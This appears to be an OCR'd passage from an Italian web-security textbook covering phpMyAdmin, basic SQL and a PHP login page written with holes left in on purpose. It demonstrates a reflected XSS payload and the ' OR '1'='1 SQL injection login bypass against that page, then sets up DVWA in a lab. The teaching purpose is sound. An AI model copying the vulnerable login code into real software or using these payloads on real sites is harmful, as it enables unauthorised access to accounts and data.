username Pick from Central Columns	VARCHAR	16	---	☐
password Pick from Central Columns	VARCHAR	32	---	☐
email Pick from Central Columns	VARCHAR	64	---	☐
anni Pick from Central Columns	INT	3	---	☐

Figura 3.11: ecco come dovrebbe essere compilato il form alla creazione della tabella

Dopo aver compilato il form clicchiamo su *Save* in fondo e verremo catapultati nel riassunto della tabella appena creata [Figura 3.12].




Figura 3.12: seguirà alla creazione del form un riassunto sulla tabella e la struttura appena creata in essa

3.6.5.2 MANIPOLARE I VALORI

Nel precedente capitolo abbiamo visto come creare una tabella e, conseguentemente, come predisporre la "struttura" di un database indicando quali colonne creare. In questa parte del testo vedremo invece come inserire, modificare ed eliminare valori da un database.

Assicurati innanzitutto di essere all'interno della tabella utenti. Per farlo ti basta guardare nella barra grigia in alto, dovrà essere in questo modo:

```
Server: localhost:3306 » Database: forum » Table: utenti
```

Se non dovesse essere così clicca su "utenti" posto all'interno del database "forum" nel menù alla sinistra della pagina.

Nel nostro caso ci interessa creare una riga con dei valori specifici, quindi clicchiamo sulla tab "Insert" in alto e compiliamo i Value come segue [Figura 3.13]:

id	(VUOTO)
username	admin
password	h4ckl0g%21
email	admin@hacklog.it
anni	28

Figura 3.13: form di inserimento di un valore all'interno della tabella utenti

PhpMyAdmin ci comunicherà l'avvenuta esecuzione; possiamo comprovarne l'esito positivo cliccando sulla tab *Browse* in alto, dove verremo riportati alla lista delle righe presenti nella tabella *utenti* (Figura 3.14).

Figura 3.14: la lista degli utenti appena creati nel nostro Database

Notiamo come il campo id assumerà, senza che noi abbiamo detto nulla, il valore 1: sentiamoci liberi di creare nuovi valori (senza mai specificare l'id), se la struttura è corretta gli id successivi incrementeranno ogni volta di un'unità (2,3,4 e via discorrendo). Al fianco di ogni riga (nel nostro caso una sola) ci saranno tre icone, rispettivamente: *Edit* – *Copy* – *Delete*; ognuna di esse ci permetterà di eseguire la relativa azione.

3.6.6 Il linguaggio SQL

Come abbiamo visto interagire con un database SQL è possibile sia con una GUI grafica sia con il **linguaggio SQL**. Questo linguaggio è fondamentale per chiunque abbia pensato almeno una volta nella vita: "voglio bucare un sito web".

L'SQL (acronimo di Structured Query Language) è un linguaggio con cui è possibile comandare i database di tipo relazionale: possiamo ad esempio aggiungere nuovi valori o eliminarli, cercare all'interno di una riga, vedere quante ce ne sono in una tabella e così via, esattamente come possiamo fare da phpMyAdmin.

Il vantaggio di saper comandare in SQL è la facoltà di lavorare su un numero infinito di DBMS e quindi di non dipendere da alcun client; inoltre, come vedremo più avanti, sarà fondamentale saperlo utilizzare per estrapolare dati a seguito di una violazione di un portale web.

Fortunatamente l'SQL è un linguaggio *davvero semplice* da utilizzare: è infatti rappresentato attraverso termini inglesi di uso comune e ogni azione (in gergo "query") corrisponde ad una frase di senso compiuto. Prendiamo ad esempio la query SELECT, una delle più popolari in questo linguaggio:

```
SELECT username FROM utenti WHERE username='admin';
```

che tradotto è praticamente:

```
SELEZIONA lo username DALLA TABALLE utenti IL CUI username È UGUALE
A 'admin';
```

Il database ci risponderà con uno o più risultati se:

1) Esiste la tabella *utenti*

2) Esiste la colonna *username*

3) Esiste almeno una riga il cui *username* è uguale a *admin*

3.6.6.1 SOPRAVVIVERE IN SQL

Come già accennato questa non vuole e non può essere una guida completa all'SQL, quanto piuttosto un corso intensivo su quelle quattro o cinque poche cose da sapere per metter mano nei tuoi progetti. Ecco allora che andiamo a vedere solo alcune delle funzioni SQL presenti, cercando di abituarti a quelle logiche che maggiormente ti troverai ad affrontare nel percorso della web security. Rivediamo come si compone una query di tipo SELECT:

```
SELECT <colonna> FROM <tabella> WHERE <condizione>
```

Proviamo a lanciare una query sul nostro phpMyAdmin: selezioniamo il database (*forum*) dal menù a sinistra, quindi clicchiamo sulla tab SQL in alto e inseriamo la seguente query, quindi confermiamo con il tasto *Go* in basso a destra:

```
SELECT username FROM utenti WHERE username='admin';
```

Una piccola tabellina comparirà al centro della pagina (Figura 3.15).



Figura 3.15: lanciando la query otterremo i risultati indicati nella condizione dopo il WHERE

Nel caso volessimo visualizzare più colonne ci basterà specificarle, separandole con una virgola:

```
SELECT username, password, email FROM utenti WHERE
username='admin';
```

In alcune tabelle potrebbero esserci centinaia di colonne e sarebbe impossibile ricordarsele tutte! Ecco allora che possiamo utilizzare il carattere jolly asterisco (*); in questo modo potremo visualizzare tutti i campi:

```
SELECT * FROM utenti WHERE username='admin';
```

In una query di tipo SELECT è possibile applicare una condizione ad una colonna solo se questa è presente dopo la funzione SELECT. Se ad esempio lanciamo la seguente query il DBMS darà errore:
SELECT username **FROM** utenti **WHERE** password='passw0rd';
In questi casi saremo costretti a richiamare il campo password come segue:
SELECT username, password **FROM** utenti **WHERE** password='passw0rd';

Oltre alla SELECT esistono altre funzioni. In particolare ne emergono tre che permettono di lavorare nelle tabelle:

- **UPDATE**, che consente di modificare una riga
- **INSERT**, che consente di aggiungere una riga
- **DELETE**, che consente di eliminare una riga

Nello specifico esiste una struttura da seguire per ogni query. Vediamole assieme:

QUERY "INSERT"

Azione	SQL Query
Inserire una riga contenente i valori: username = "stefano" password = "123456" email = "s.novelli@inforge.net" anni = 26	**INSERT INTO** utenti (username, password, email, anni) **VALUES** ("stefano", "123456", "s.novelli@inforge.net", 26);

In questo caso consideriamo che venga creata una riga con chiave primaria (id) 5.

QUERY "UPDATE"

Azione	SQL Query
Modificare una riga, ad esempio la password e gli anni dell'utente appena creato	**UPDATE** utenti **SET** password='QWErty04', anni=25 **WHERE** id=5;

In questa circostanza notiamo come venga specificato l'id anziché lo username; in questo modo siamo certi di modificare quella riga.

QUERY "DELETE"

Azione	SQL Query
Eliminare una riga, ad esempio quella recentemente creata	**DELETE FROM** utenti **WHERE** id=5;

Così facendo elimineremo per sempre la riga appena creata, senza possibilità di recuperarla. Ricordati sempre la condizione WHERE: se non la specifichi eliminerai tutte le righe della tabella!

Ovviamente esistono molte altre funzioni tra cui: **DROP** (per eliminare intere tabelle!), **REPLACE**, **RENAME**, **ALTER**, **SHOW**,

CREATE, **OPTIMIZE** e via dicendo. Queste e altre funzioni sono ben documentate sul sito https://www.w3schools.com/sql/

Come puoi vedere ogni query ha la sua struttura: purtroppo non esiste uno "schema" standard, quindi dovrai ricordartele a memoria (o googlarle!).

3.6.6.2 CONDIZIONI IN SQL

Cosa succede quando vogliamo verificare se una query risponde a più condizioni? Fino ad ora abbiamo visto infatti che:

```
SELECT <colonna> FROM <tabella> WHERE <condizione>
```

In programmazione tuttavia può essere utile verificare non una ma più condizioni, ad esempio:

```
SELECT <colonna> FROM <tabella>

WHERE <condizione> AND <condizione>
```

L'operatore **AND**, in questo caso, riporterà un risultato solo se entrambe le condizioni sono soddisfatte, ad esempio:

```
SELECT * FROM utenti

WHERE username='stefano' AND password='123456'
```

Allo stesso modo possiamo verificare se solo una delle due condizioni è vera:

```
SELECT <colonna> FROM <tabella>

WHERE <condizione> OR <condizione>
```

L'operatore OR ci permette quindi di ottenere un risultato se una delle due condizioni è vera:

```
SELECT * FROM utenti

WHERE username='stefano' OR password='h4ckl0g%21'
```

3.6.6.3 TIPI DI VALORI IN SQL

Se sei stato attento avrai notato come, in certe occasioni, i valori dopo l'uguale (=) sono sempre specificati tra virgolette, mentre in altri no. Rivediamo un istante la query di UPDATE precedente:

```
UPDATE utenti SET password='QWErty04',anni=25 WHERE id=5;
```

In questo caso la password deve essere tra 'apici' o "virgolette" (in questo

caso non fa differenza), mentre questo non è necessario per *anni* e *id*. Il motivo?

Se ben ricordi quando abbiamo creato la tabella, e di conseguenza creato la struttura che la compone, ad alcune colonne abbiamo specificato il valore *VARCHAR*, ad altre il valore *INT*:

Name	Type	Lenght/Values	Index	A_I
id	INT	11	PRIMARY	X
username	VARCHAR	16		
password	VARCHAR	32		
email	VARCHAR	64		
anni	INT	2		

Come in PHP e in Javascript, in SQL è necessario mettere le stringhe tra apici per evitare di confondere con i numeri e tutti gli altri elementi che si usano in programmazione. Ricordati bene questo concetto, lo troverai molto spesso nelle prossime pagine.

VARCHAR e *INT* sono due tipologie, tra le tante disponibili, che in SQL ci permettono di determinare i *tipi di valore* che in quella colonna sono consentiti: con *VARCHAR* possiamo far contenere qualunque carattere (*VARCHAR*, "set di caratteri variabile") mentre con *INT* possiamo far contenere solo numeri interi (*INT*, "interi").

Ogni tipo di valore a sua volta richiede (quasi) sempre una *lunghezza massima consentita*: nel nostro caso abbiamo detto a *id* di non superare gli 11 caratteri massimi. Questo non significa che *id* dovrà essere minore di 11, ma che non potrà avere più di 11 caratteri (quindi, raggiungerà un massimo di 99.999.999.999 valori); allo stesso modo la *username* non potrà avere più di 16 caratteri, la password 32 e così via...

3.6.7 PHP e i Database, la combo perfetta

PHP può tranquillamente collegarsi a MariaDB; esistono due diversi approcci – **MySQLi e PDO** – adatti al modo in cui è possibile programmare il PHP – procedurale o a oggetti. Nel nostro caso faremo uso del metodo MySQLi, in quanto più coerente con quanto visto.

Riprendiamo la nostra mini-applicazione scritta in PHP. Se non ricordi l'editor si apre con il comando:

```
$ nano login.php
```

e andiamo a modificarla con il codice che segue (modificheremo solo la parte PHP, quindi che inizia con <?php e finisce con ?>).

A questo punto le cose potrebbero sembrare più complicate per la **mole di codice** che sto per mostrarti: prendi fiato, rileggi attentamente ciò che è scritto, analizza riga per riga ciò che ti spiegherò, cerca in rete se qualcosa non ti è chiaro e ritorna poi con calma. Commenterò ogni riga di codice: troverai, come già spiegato, i commenti in questi due formati [Codice 3.23]:

Codice 3.23

```
<?php
// Commento su una sola riga
/* Commento su più righe */
?>
```

Questa è una parte nevralgica per comprendere le vulnerabilità in un'applicazione web: non mollare proprio ora, dopo tutta la strada che hai fatto per arrivare qui! Ci vorrà un po' di pazienza, leggi con calma i commenti e cerca di comprendere del perché funzioni in questo modo. Sei pronto? Forza, cominciamo [Codice 3.24]![37]

Codice 3.24

```
<html>
   <body>
      <?php
         //Avvio il collezionamento sessioni
         session_start();
         //Verifico se in query-string è presente
"password"
         if(isset($_POST['password']))
         {
                //Creo la variabile $password
                $password = $_POST['password'];
                //Mi connetto al database forum
                $conn = @mysqli_connect('localhost',
'user',         'passw0rd', 'forum');
                //Se la connessione non va a buon fine
                if(!$conn)
                {
                        //Chiudi tutto
                        die("Impossibile connettersi
al Database");
                }
                //Creo la variabile $sql con la query
                $sql = "SELECT username, password FROM
```

```
utenti WHERE password='$password'";
                //Eseguo la query nel database
                $query = mysqli_query($conn, $sql);
                //Raccolgo tutti i valori della query
                while ($row =
mysqli_fetch_array($query))
                {
                        /* Creo la variabile $username
che conterrà il valore "username" trovato nel database
*/
                        $username = $row['username'];
                        // Creo la sessione
                        $_SESSION['nome_sessione'] =
$username;
                }
                // Chiudo la connessione al Database
                mysqli_close($conn);
         // Stampa $password, quindi torna a capo (<br
/>)
         echo("Hai digitato:" . $password . "<br />");
         }
         // Se la sessione esiste
                if(isset($_SESSION['nome_sessione']))
                {
                        // Stampo lo username a video
echo("Il tuo username è: " .
$_SESSION['nome_sessione']);
                } else  {
                        echo("Non hai specificato
alcuna pass valida");
                }
         ?>
      <form name="login" method="post"
action="login.php">
         <input type="password" name="password" />
         <input type="submit" value="Accedi" />
      </form>
```

```
    </body>
</html>
```

https://github.com/Hacklogit/hacklog2/blob/master/examples/chapter3/11.h

Compiliamo la input con una delle password salvate nel database e l'applicazione web risponderà con la nostra username (Figura 3.16).




Figura 3.16: inserendo una delle password presenti nel database verremo riconosciuti come utenti. Inoltre, rifreshando la pagina, non ci sarà più bisogno di effettuare nuovamente il login.

3.7 Il tuo primo Hack

Lo studio sulla programmazione è finito (puoi stapparti una bella birra se vuoi festeggiare!) tuttavia quella che hai avuto modo di testare è solo una piccolissima porzione del meraviglioso mondo che circonda la programmazione web.

All'interno del nostro codice sono presenti diverse vulnerabilità: lo sappiamo perché... beh, lo abbiamo sviluppato noi! Di quelle presenti vedremo due tipi d'attacco in particolare (magari chiuso questo documento ti verrà voglia di ritornare qui e provare a cercarne altre), semplicissimi da eseguire e che richiede le conoscenze che hai appena appreso.

Codice Javascript arbitrario

In questo esempio vedremo come sfruttare una falla all'interno del codice PHP per eseguire codice Javascript arbitrario: sebbene non dimostri efficacemente la pericolosità della vulnerabilità, è abbastanza per capire dove nasce il pericolo (vedremo poi i rischi).

Ricordi la **input password**? Mi riferisco a questa [Codice 3.25]:

Codice 3.25

```
<input type="password" name="password" />
```

Come ricorderai il suo valore viene passato in POST, quindi salvato in una variabile [Codice 3.26]:

Codice 3.26

```
<?php
$password = $_POST['password'];
```

per poi essere stampato [Codice 3.27]:

Codice 3.27

```
<?php
echo ("Hai digitato:" . $password . "<br />");
```

Ma se, invece di una password nella input... mettessimo codice Javascript [Codice 3.28]?

Codice 3.28

```
<script>alert('This website has been hacked!');</script>
```

Il web server mostrerà ciò che abbiamo digitato sul nostro browser! Questo succede poiché ciò che inseriamo nella input viene salvato nella variabile $password, quindi viene stampato a schermo. L'applicazione web interpreterà allora il tutto come segue [Codice 3.29]:

Codice 3.29

```
<?php
$password = "<script>alert('Hello, hax0r!')</script>";
echo ("Hai digitato:" . $password . "<br />");
```

Facendo risultare il codice Javascript all'interno del codice sorgente della pagina: puoi provare usando tu stesso l'Analizza Elemento cercando la porzione di codice infetta (Figura 3.17).




Figura 3.17: inserendo codice Javascript nella Input causeremo l'esecuzione dello stesso.

Questa vulnerabilità, in Sicurezza Informatica, viene chiamata XSS (Cross Site Scripting) e permette di causare danni anche gravi ad un portale web. Ne parleremo con molta calma più avanti.

Codice SQL arbitrario

Sulla scia del precedente esempio riprendiamo la porzione di codice [Codice 3.30]:

Codice 3.30

```
<?php
$password = $_POST['password'];
```

Come ricorderai la password non solo viene stampata ma anche utilizzata per

compiere una query [Codice 3.31]:

Codice 3.31

```
<?php
$sql = "SELECT username, password FROM utenti WHERE pa
```

Se scrivessimo pippo nella input ovviamente la query risulterebbe:

```
SELECT username, password FROM utenti WHERE password='pippo';
```

Se scrivessimo ASDrubale! risulterebbe:

```
SELECT username, password FROM utenti WHERE password='ASDrubale!';
```

Ora, ricordi cosa ti dissi dell'apostrofo? Serve ad aprire e chiudere una stringa, giusto? Se noi utilizzassimo un'apostro al posto della stringa, quello che ne seguirebbe diventerebbe codice SQL a tutti gli effetti, giusto?

Mi spiego meglio: se io scrivessi nell'input qualcosa tipo ' CODICESQL ' il risultato che ne risulterebbe sarebbe:

```
SELECT username, password FROM utenti

WHERE password='' CODICESQL'';
```

Quindi se noi inserissimo nella input del codice SQL preceduto dall'apostrofo (') come il seguente:

```
' OR '1'='1
```

Il risultato della query sarebbe [Figura 3.18]:

```
SELECT username, password FROM utenti

WHERE password='' OR '1'='1';
```

La query fa uso dell'operatore OR che, come abbiamo visto, permette di risolvere una query se una delle due condizioni è vera: poiché '1' è sempre uguale ad '1', la query riporterà un risultato vero.



Figura 3.18: siamo stati riconosciuti come utenti del database senza conoscerne la password! Meraviglioso, non è vero?

Questa pericolosissima vulnerabilità permette di loggarsi come qualunque utente, eseguire codice SQL direttamente sul browser o eliminare il database con un solo comando: il suo nome è SQL Injection e ne parleremo più avanti.

3.8 CMS

Con l'avanzare di siti web si è reso necessario lo sviluppo di software che consentissero al web master di occuparsi solo della parte dei contenuti, lasciando così all'applicazione web l'arduo compito di far funzionare le cose. Le necessità di avere un sistema di login con eventuali pannelli di controllo, la gestione di articoli o pagine, la creazione di menù e tutto ciò a cui siamo abituati per l'amministrazione di un portale è oggi affidato a un CMS.

Un CMS (più specificatamente *Web Cms, Web Content Management System*) è quindi composto dall'insieme di tecnologie viste precedentemente. Ad esempio **Wordpress**, il più popolare tra i CMS in circolazione (che sarà anche oggetto di una nostra analisi nella parte Sicurezza) è composto principalmente da:

- Codice *Back-End*, in grado di coprire la maggior parte delle esigenze di un utente, ivi comprese la gestione dei plugin e dei template; inoltre il codice PHP effettua la prima connessione al Database e ne crea tutta la struttura dalla quale poi attingerà alle informazioni e consentirà la modifica, l'inserimento e l'eliminazione
- Codice *Front-End*, ricoprendo in toto tutta la parte dell'esperienza utente lato amministrazione e fornendo un template (base) per l'esperienza lato client attraverso codice HTML, CSS e Javascript

L'installazione di un CMS è spesso semplice e viene fornita di relativa documentazione, tuttavia la procedura più comune è la seguente:

1) Si caricano i file forniti dal sito del produttore nella cartella (o sottocartella) del web server; in una situazione con Hosting, si procederà al caricamento dei file nello spazio riservato tramite il programma adeguato (FileZilla, Cyberduck etc..) con il protocollo più adeguato (SFTP/FTPS o il più antico FTP)
2) Si crea manualmente il database che conterrà le informazioni del sito[38]
3) Si avvia la procedura di configurazione; questa viene affidata sempre al PHP che scriverà in un file le coordinate per il collegamento al database
4) Il CMS provvederà quindi a verificare che tutte le dipendenze siano soddisfatte, quindi scriverà nel database la struttura e le righe necessarie per il primo funzionamento

Attraverso i pannelli di gestione web offerti dagli hosting (es: CPanel, Plesk, Webmin, DirectAdmin etc...) è possibile comandare l'installazione di un CMS tramite una più semplice procedura di installazione one-click. Tali funzioni non sono sempre presenti (in quanto estensioni); le più popolari sono Installatron, Fantastico, Softaculous, SimpleScripts etc...

I CMS hanno acquisito un'enorme popolarità, tanto da rispondere ad esigenze di settore; sono disponibili in varie forme di distribuzione (opensource, free, hosted o a pagamento) com ad esempio:

- **Generali**: i CMS tutto fare, che offrono una base per poi essere espandibili grazie all'uso di addon di terze parti. L'esempio più popolare è ovviamente *Wordpress* (sebbene sia partito come un CMS per fare blog) ma c'è un ottimo riscontro del pubblico anche per *Joomla*, *Drupal*, *Jekyll*, *Grav* e molti altri
- **Blogging**: sono CMS nati per ospitare i blog. Wordpress un tempo era solo un CMS di blogging, ora riconvertito a generale. Altri CMS di questo tipo sono *Ghost*, *TYPO3* etc...
- **Ecommerce**: i CMS progettati per l'acquisto online, in questa categoria troviamo *Prestashop, Magento, osCommerce* etc...
- **Forum**: chiamati anche FMS (Forum Management System) sono specifici per la creazione di board di discussione. I più popolari sono: *vBulletin,*

Xenforo, phpBB, myBB, Burning Board, Flarum, Simple Machines Forum, nodeBB, IPBoard etc...

Come scopriremo più avanti l'uso di un CMS facilita di molto il compito di metter su un portale web, tuttavia può lasciare il portale web esposto ad attacchi di diverse entità.

3.8.1 Damn Vulnerable Web Application (DVWA)

Nel corso di questo volume studieremo alcune vulnerabilità attraverso DVWA, un CMS specificatamente progettato per effettuare test di vulnerabilità ai danni di un'applicazione web. Questa web app è la stessa presente nel nostro WHLAB[39] e puoi tranquillamente usarla in questa situazione se dovessi avere problemi a configurare DVWA.

3.8.1.1 SCARICARE DVWA

Questo volume fa riferimento alla versione DVWA 1.10 . Eventuali versioni minori potrebbero non avere tutte le funzioni qui presenti. Nota inoltre che anche la macchina metasploitable avrà installato DVWA (versione 1.07), assieme ad altri CMS vulnerabili. Una volta apprese tutte le conoscenze di questo volume potrai attaccare qualunque CMS fornito da metasploitable.

Concludiamo la preparazione dell'ambiente d'attacco scaricando DVWA dal sito ufficiale all'interno della cartella del web server nella macchina **victim**:

```
$ cd /var/www/html
$ wget https://github.com/ethicalhack3r/DVWA/archive/master.zip
$ unzip master.zip
$ mv DVWA-master vuln
$ rm master.zip
```

Collegandosi all'indirizzo http://victim/vuln dalla macchina **attacker** riceveremo l'errore:

```
DVWA System error - config file not found. Copy
config/config.inc.php.dist to config/config.inc.php and configure
to your environment.
```

È arrivato il momento di configurare il CMS e renderlo funzionante a tutti gli

effetti.

3.8.1.2 CONFIGURARE DVWA

La configurazione consite nel collegare i file appena scaricati a un database che dobbiamo creare; le coordinate di una configurazione (come in quasi tutti i CMS) si eseguono da un file chiamato config:

```
$ cd vuln
$ cp config/config.inc.php.dist config/config.inc.php
```

Prima di configurare il file creiamo un nuovo database in cui salveremo le informazioni di DVWA: i comandi sono gli stessi del capitolo 3.6.4 ma per comodità li rivedremo:

```
$ mysql -u root -p
> CREATE DATABASE dvwa;
> GRANT ALL PRIVILEGES ON dvwa.* to 'user'@'localhost';
> FLUSH PRIVILEGES;
> quit;
```

Raccomandiamo inoltre di configurare un reCAPTCHA (http://google.com/recaptcha) assegnandogli il dominio "victim" e copiando le chiavi (le useremo poi) [Figura 3.19] [Figura 3.20]:

Figura 3.19: aggiungi il dominio "victim" altrimenti reCAPTCHA si rifiuterà di funzionare




Figura 3.20: dal sito di reCAPTCHA generiamo due chiavi (pubblica e privata) che andremo ad inserire nel file di configurazione.

A questo punto possiamo modificare il file creato precedentemente:

```
$ nano config/config.inc.php
```

Troviamo le righe di configurazione nel file e sostituiamole con le coordinate in nostro possesso:

```
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'user';
$_DVWA[ 'db_password' ] = 'passw0rd';
```

Per sicurezza prendi in riferimento la screen in [Figura 3.21].

```
  GNU nano 2.7.4             File: config/config.inc.php

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED $
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi$
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'user';
$_DVWA[ 'db_password' ] = 'passw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/$
$_DVWA[ 'recaptcha_public_key' ]  = '';
                [ Lette 47 righe (Convertite dal formato DOS) ]
^G Guida      ^O Salva      ^W Cerca      ^K Taglia     ^J Giustifica^C Posizione
^X Esci       ^R Inserisci  ^\ Sostituisc^U Incolla     ^T Ortografia^_ Vai a riga
```

Figura 3.21: effettua le modifiche, quindi salva con CTRL+X, S e INVIO.

Se abbiamo creato le chiavi reCAPTCHA, aggiungiamole nella seguente

porzione [Figura 3.22]:

```
$_DVWA[ 'recaptcha_public_key' ]  =
'6Lcyqc0SAAA******************';

$_DVWA[ 'recaptcha_private_key' ] =
'6Lcyqc0SAAAAAH***************';
```

```
$_DVWA[ 'db_password' ] = 'passw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
$_DVWA[ 'recaptcha_public_key' ]  = '6Lcyqc0SAAAA                    ';
$_DVWA[ 'recaptcha_private_key' ] = '6Lcyqc0SAAAA                    ';

# Default security level
#   Default value for the secuirty level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'med$
$_DVWA[ 'default_security_level' ] = 'impossible';

# Default PHPIDS status
#   PHPIDS status with each session.
#   The default is 'disabled'. You can set this to be either 'enabled' or 'disa$
```

Figura 3.22: mi raccomando, chiave pubblica e chiave privata sono due cose diverse!

Salviamo e ricolleghiamoci dalla macchina **attacker** all'indirizzo http://victim/vuln [Figura 3.23]:

